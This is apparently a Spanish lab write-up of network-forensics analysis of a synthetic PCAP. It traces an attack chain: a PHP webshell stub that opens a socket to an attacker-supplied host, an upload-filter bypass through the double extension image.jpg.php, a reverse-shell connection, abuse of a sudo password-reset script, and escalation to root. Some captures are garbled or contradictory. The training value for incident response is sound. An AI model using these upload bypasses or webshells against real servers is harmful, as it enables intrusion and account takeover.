


Análisis del incidente — Máquina ANALYST

1. Despliegue

Desplegamos la siguiente máquina:



Una vez arriba, esta es la web con la que nos encontramos:

 localhost:8090

SOC-LAB // TICKET #PGN-2026-0417

El caso de Pinguinito

Ticket de incidente

Cliente	Tienda online "Reviews & Co." (intranet corporativa)
Prioridad	Alta
Analista asignado	Tu, del equipo de respuesta a incidentes
Estado	Abierto – pendiente de análisis

Descripcion del caso

El equipo de desarrollo de nuestro cliente ha detectado un archivo sospechoso dentro del servidor web que aloja la sección de *reseñas de productos* de su tienda online. El archivo apareció en un directorio de subidas de imágenes y, poco después, uno de los administradores reportó que ya no podía autenticarse con la cuenta del usuario pinguinito, una cuenta de servicio interna usada por el equipo de mantenimiento.

El equipo de red ha capturado el tráfico del segmento donde vive ese servidor durante la ventana de tiempo en la que se detectó la anomalía. Te contratan para que analices esa captura, reconstruyas la cadena de ataque y determines qué información llegó a verse comprometida.

No tienes acceso al servidor en vivo — **toda la investigación se hace sobre el PCAP proporcionado**, como en un análisis forense de red real.

Evidencias

Descarga las evidencias entregadas por el equipo de red junto con el ticket:

[incidente_pinguino.pcap](#) [threat_intel_feed.json](#)

Abre el `.pcap` con Wireshark o tshark. El feed de threat intelligence es un pequeño export en JSON que tu SOC mantiene con atribución de IPs conocidas.

[Abrir el caso](#)

2. Evidencias

Descargamos el `.pcap` y el feed de threat intel en JSON:




El JSON tiene este contenido:

```
{
  "feed": "lab-internal-threat-intel (SINTETICO, uso exclusivo del laboratorio)",
  "entries": [
    {
      "ip": "198.51.100.23",
      "country": "Vietnam",
      "city": "Hanoi",
      "asn": "AS64512 (rango ficticio de laboratorio)",
      "first_seen": "2024-11-29",
      "notes": "Direccion de documentacion RFC 5737, no corresponde a infraestructura real."
    },
    {
      "ip": "203.0.113.99",
      "country": "Alemania",
      "city": "Frankfurt",
      "asn": "AS64513 (rango ficticio de laboratorio)",
      "first_seen": "2024-11-20",
      "notes": "Escaner automatizado generico, sin relacion confirmada con el incidente."
    }
  ]
}
```

3. Apertura del pcap


Abrimos el fichero `.pcap` con Wireshark:



4. Peticiones POST

Empezamos filtrando las peticiones `POST`, donde suelen aparecer inicios de sesión o, en este caso, la subida de reseñas:

```
http.request.method=="POST"
```



Nos fijamos en esta petición:

Time	Source	Destination	Protocol	Length	Info
108 35.690000	198.51.100.23	10.10.2.15	HTTP	662	POST /reviews/upload.php HTTP/1.1 (application/x-php)
118 38.000000	198.51.100.23	10.10.2.15	HTTP	151	200 OK /reviews/upload.php HTTP/1.1 (image/jpeg)
Frame 108: Packet, 662 bytes on wire (capture length 662), captured on interface eth0, 35.690000 seconds on interface eth0					
Ethernet II, Src: PCSysNet (08:00:0c:28:34:46), Dst: 10.10.2.15 (08:00:0c:28:34:46)					
Internet Protocol Version 4, Src: 198.51.100.23, Dst: 10.10.2.15					
Transmission Control Protocol, Src Port: 4444, Dst Port: 80					
Hypertext Transfer Protocol, Method: POST, URI: /reviews/upload.php, Version: 1.1					
Host: shop.intranet.local					
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:2.0.1; Firefox/3.0.1; .NET CLR 4.0.30319.0)					
Accept: */*					
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryLab1234					
Content-Length: 329					
-----WebKitFormBoundaryLab1234					
Content-Disposition: form-data; name="archivo"; filename="shell.php"					
Content-Type: application/x-php					
<?php if(isset(\$_GET['cmd'])){ \$s=fsockopen(\$_GET['ip'],\$_GET['port']); /* laboratorio: simulacion de esta captura */ } ?>					
-----WebKitFormBoundaryLab1234--					
HTTP/1.1 200 OK					
Server: Apache/2.4.6 (Ubuntu)					
Content-Type: image/jpeg					
Content-Length: 151					
Connection: close					

Al abrirla vemos tanto la request como la response del intento del atacante de subir un fichero .php malicioso:

Wireshark · Seguir secuencia HTTP (tcp.stream eq 10) · incidente_pinguino.pcap	
POST /reviews/upload.php HTTP/1.1 Host: shop.intranet.local User-Agent: Mozilla/5.0 (compatible; ReconBot/1.0; +http://lab.invalid/reconbot) Accept: */* Connection: keep-alive Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryLab1234 Content-Length: 329	
-----WebKitFormBoundaryLab1234 Content-Disposition: form-data; name="archivo"; filename="shell.php" Content-Type: application/x-php	
<?php if(isset(\$_GET['cmd'])){ \$s=fsockopen(\$_GET['ip'],\$_GET['port']); /* laboratorio: simulacion de esta captura */ } ?>	
-----WebKitFormBoundaryLab1234--	
HTTP/1.1 403 Forbidden Server: Apache/2.4.52 (Ubuntu) Content-Type: text/plain Content-Length: 55 Connection: keep-alive	
Tipo de archivo no permitido (extension .php bloqueada)	

5. Directorio de subidas

Filtramos por el origen del atacante para ver sus peticiones GET y localizar el directorio de subidas (/uploads):



6. Intento bloqueado y bypass

```
ip.src==198.51.100.23 and http.request.method=="POST"
```

El primer intento es rechazado por el servidor:

El Rincón del Hacker · Material del curso

```
Wireshark · Seguir secuencia HTTP (tcp.stream eq 10) · incidente_pinguino.pcap

POST /reviews/upload.php HTTP/1.1
Host: shop.intranet.local
User-Agent: Mozilla/5.0 (compatible; ReconBot/1.0; +http://lab.invalid/reconbot)
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLab1234
Content-Length: 329

-----WebKitFormBoundaryLab1234
Content-Disposition: form-data; name="archivo"; filename="shell.php"
Content-Type: application/x-php

<?php if(isset($_GET['cmd'])){ $s=fsockopen($_GET['ip'],$_GET['port']); /* laboratorio: simulacion de webshell, no funciona
fuera de esta captura */ } ?>
-----WebKitFormBoundaryLab1234--

HTTP/1.1 403 Forbidden
Server: Apache/2.4.52 (Ubuntu)
Content-Type: text/plain
Content-Length: 55
Connection: keep-alive

Tipo de archivo no permitido (extension .php bloqueada)
-client: 1 server: 1 turn(s)
```

En el segundo, el atacante consigue el bypass:

10.10.2.15

HTTP

POST /reviews/upload.php HTTP/1.1 (application/x-php)

Mark/Unmark Selected

Control+M

Ignore/Unignore Selected

Control+D

Establecer/Anular referencia de tiempo

Control+T

Modificar horario...

Control+Mayúsculas+T

Comentarios de paquete

Editar nombre resuelto

Aplicar como filtro

Preparar como filtro

Filtro de conversación

Colorear conversación

SCTP

Seguir

HTTP Stream

Control+Alt+Mayúsculas+T

Copiar

TCP Stream

Control+Alt+Mayúsculas+T

Preferencias de protocolo

Decodificar como...

Mostrar paquete en nueva ventana

e (5272 bits), 659 bytes ca

8:77 (08:00:27:99:88:77), D

98.51.100.23, Dst: 10.10.2.

Port: 44101, Dst Port: 80,

Ar\n

le; ReconBot/1.0; +http://l

i; boundary=----WebKitFormBo

5 72 20 41 67 65 6e 74 3a 20

1 2f 35 2e 30 20 28 63 6f 6d

5 3b 20 52 65 63 6f 6e 42 6f

0 2b 68 74 74 70 3a 2f 2f 6c

1 6c 69 64 2f 72 65 63 6f 6e

1 6c 69 64 2f 72 65 63 6f 6e

at: user -Agent:

Mozilla/ 5.0 (com

patible; ReconBo

t/1.0; + http://l

ab.inval id/recon

bot) Ac cept: */

El servidor lo acepta porque el atacante renombró el archivo a `image.jpg.php`:

```
Wireshark · Seguir secuencia HTTP (tcp.stream eq 11) · incidente_pinguino.pcap

POST /reviews/upload.php HTTP/1.1
Host: shop.intranet.local
User-Agent: Mozilla/5.0 (compatible; ReconBot/1.0; +http://lab.invalid/reconbot)
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLab1234
Content-Length: 326

-----WebKitFormBoundaryLab1234
Content-Disposition: form-data; name="archivo"; filename="image.jpg.php"
Content-Type: image/jpeg

<?php if(isset($_GET['cmd'])){ $s=fsockopen($_GET['ip'],$_GET['port']); /* laboratorio: simu
uera de esta captura */ } ?>
-----WebKitFormBoundaryLab1234--


HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Type: text/plain
Content-Length: 60
Connection: keep-alive

Archivo subido correctamente: /reviews/uploads/image.jpg.php
```

7. Conexión de la shell inversa

Para ver cómo el atacante obtuvo acceso al sistema, filtramos las conexiones salientes desde el servidor hacia su IP:

```
ip.src==10.10.2.15 and ip.dst==198.51.100.23 and tcp.flags.syn==1 and
tcp.flags.ack==0
```



Wireshark packet capture showing a SYN packet from 10.10.2.15 to 198.51.100.23. The packet is selected, and a context menu is open with 'Seguir' (Follow) highlighted.

No.	Time	Source	Destination	Protocol	Length	Info
135	42.480001	10.10.2.15	198.51.100.23	TCP	60	Source Port: 51000, Destination Port: 8080

Frame 135: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0

Ethernet II, Src: PCSSystemtec_a4:1c:9e (08:00:27:a4:1c:9e), Dst: 198.51.100.23

Internet Protocol Version 4, Src: 10.10.2.15, Dst: 198.51.100.23

Transmission Control Protocol, Src Port: 51000, Dst Port: 8080

Seguir

8. Credencial filtrada

Dentro de esa sesión aparece un usuario llamado `pinguinito`, al que el atacante le cambia la contraseña a `Tr0pic4l-Pingu_99!`:

```
Wireshark · Seguir secuencia TCP (tcp.stream eq 13) · incidente_pinguinito

$
sudo -l

Matching Defaults entries for www-data on webserver01:
User www-data may run the following commands on webserver01:
  (ALL) NOPASSWD: /opt/scripts/reset_user_pass.sh
$
sudo /opt/scripts/reset_user_pass.sh pinguinito

[reset_user_pass] Generando nueva contraseña para el usuario 'pinguinito'...
[reset_user_pass] Ejecutando: passwd pinguinito
[reset_user_pass] Nueva contraseña establecida: Tr0pic4l-Pingu_99!
[reset_user_pass] Proceso completado.
$
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
pinguinito:x:1001:1001:Pinguinito,,,:/home/pinguinito:/bin/bash
$
```

9. Acceso y escalada de privilegios

Con esa credencial entramos por SSH como `pinguinito`. Ejecutando `sudo -l` comprobamos que el usuario puede correr cualquier comando como root, así que la escalada a root es inmediata.